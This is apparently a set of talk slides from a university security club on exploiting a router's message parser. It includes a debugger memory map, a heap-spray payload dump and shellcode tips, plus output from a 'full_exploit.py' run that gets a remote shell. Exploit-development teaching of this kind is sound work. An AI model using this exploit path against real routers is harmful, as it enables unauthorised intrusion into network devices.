0x77f69000 0x77f6a000 0x00035000 r-- /lib/libuClibc-0.9.33.2.so
0x77f6a000 0x77f6b000 0x00036000 rw- /lib/libuClibc-0.9.33.2.so
0x77f6b000 0x77f6d000 0x00000000 rw-
0x77f6d000 0x77f87000 0x00000000 r-x /lib/libgcc_s.so.1
0x77f87000 0x77f88000 0x00019000 rw- /lib/libgcc_s.so.1
0x77f88000 0x77f97000 0x00000000 r-x /lib/libuc++.so
0x77f97000 0x77f98000 0x0000e000 rw- /lib/libuc++.so
0x77f98000 0x77f9c000 0x00000000 r-x /lib/libucrypto.so
0x77f9c000 0x77f9d000 0x00003000 rw- /lib/libucrypto.so
0x77f9d000 0x77fe8000 0x00000000 r-x /lib/libumsg.so
0x77fe8000 0x77fea000 0x0004a000 rw- /lib/libumsg.so
0x77fea000 0x77feb000 0x00000000 rw-
0x77feb000 0x77ff3000 0x00000000 r-x /lib/libubox.so
0x77ff3000 0x77ff4000 0x00007000 rw- /lib/libubox.so
0x77ff5000 0x77ff7000 0x00000000 rw-
0x77ff7000 0x77ffe000 0x00000000 r-x /lib/ld-uClibc-0.9.33.2.so
0x77ffe000 0x77fff000 0x00006000 r-- /lib/ld-uClibc-0.9.33.2.so
0x77fff000 0x78000000 0x00007000 rw- /lib/ld-uClibc-0.9.33.2.so
0x7ffdf000 0x80000000 0x00000000 rw- [stack]
0xffffe000 0xfffff000 0x00000000 r-x [vdso]
gef>
```

- **No**

It's just here for reference for those at home using ropper


HOW DO WE EXECUTE OUR SHELLCODE?



```
00000000: 8100 00ff ffff ffff ffff ffff ffff ffff  ................
00000010: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000020: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000030: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ffff ffff ffff ff41 4141 4143 4343 4343  .......AAAACCCCC
00000070: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000080: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000090: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000a0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000b0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000c0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000d0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000e0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000f0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000100: 4343 43                                  CCC
```

- Heap is executable now.
- We need a way to place shellcode and jump to it
- We need space for ropping and shellcoding.

SEND TWO MESSAGES




Send a non crashing message with shellcode

Send mprotect call and jump to other message


THE HEAP ADDRESSES NEVER CHANGE

- Send in a bunch of letters




```
payload += "C" * 512
```


- Break on that parse function



```
0x7ffff500│+0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"      ← $esp
0x7ffff504│+0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff508│+0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff50c│+0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff510│+0x0010: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff514│+0x0014: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff518│+0x0018: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0x7ffff51c│+0x001c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
```



```
gef➤  grep CCCC
[+] Searching 'CC
[+] In '[heap]'(0
  0x8074fd3 - 0x8
```



```
gef➤  grep CCCC
[+] Searching 'CCCC' in memory
[+] In '[heap]'(0x8072000-0x8086000), permission=rw-
  0x8074fd3 - 0x807500a  →   "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
```

TIPS FOR MAKING SHELLCODE

nop sled

- Portability

int3


- Debugger breakpoint instruction

Msfvenom

- Easy shellcode building

EXPLOITS SCRIPTS

initial_crash.py	First crash from fuzzing
eip_corrupt_crash.py	First crash with eip overwrite primitive
ret_2_libc.py	Failed ret_2_libc exploit
full_exploit.py	The whole nine-yards



```
chris@ubuntu:~/MasonCC/exploitation_talk/gdb$ python full_exploit.py 192.168.1.225
[+] storing payload on the heap
[+] getting code execution
[+] got shell?
sh: turning off NDELAY mode
/flash/bin/ls
bin
bndl
boot
dev
dude
etc
flash
home
initrd
lib
nova
old
pckg
proc
ram
rw
sbin
sys
tmp
usr
var
/flash/bin/echo  we did it!
we did it!
```

TRY IT OUT!

- MasonCC general slack has the VMDK with the rooted image.
- I’ve uploaded the scripts and binaries I’ve used here.
- Hack a router!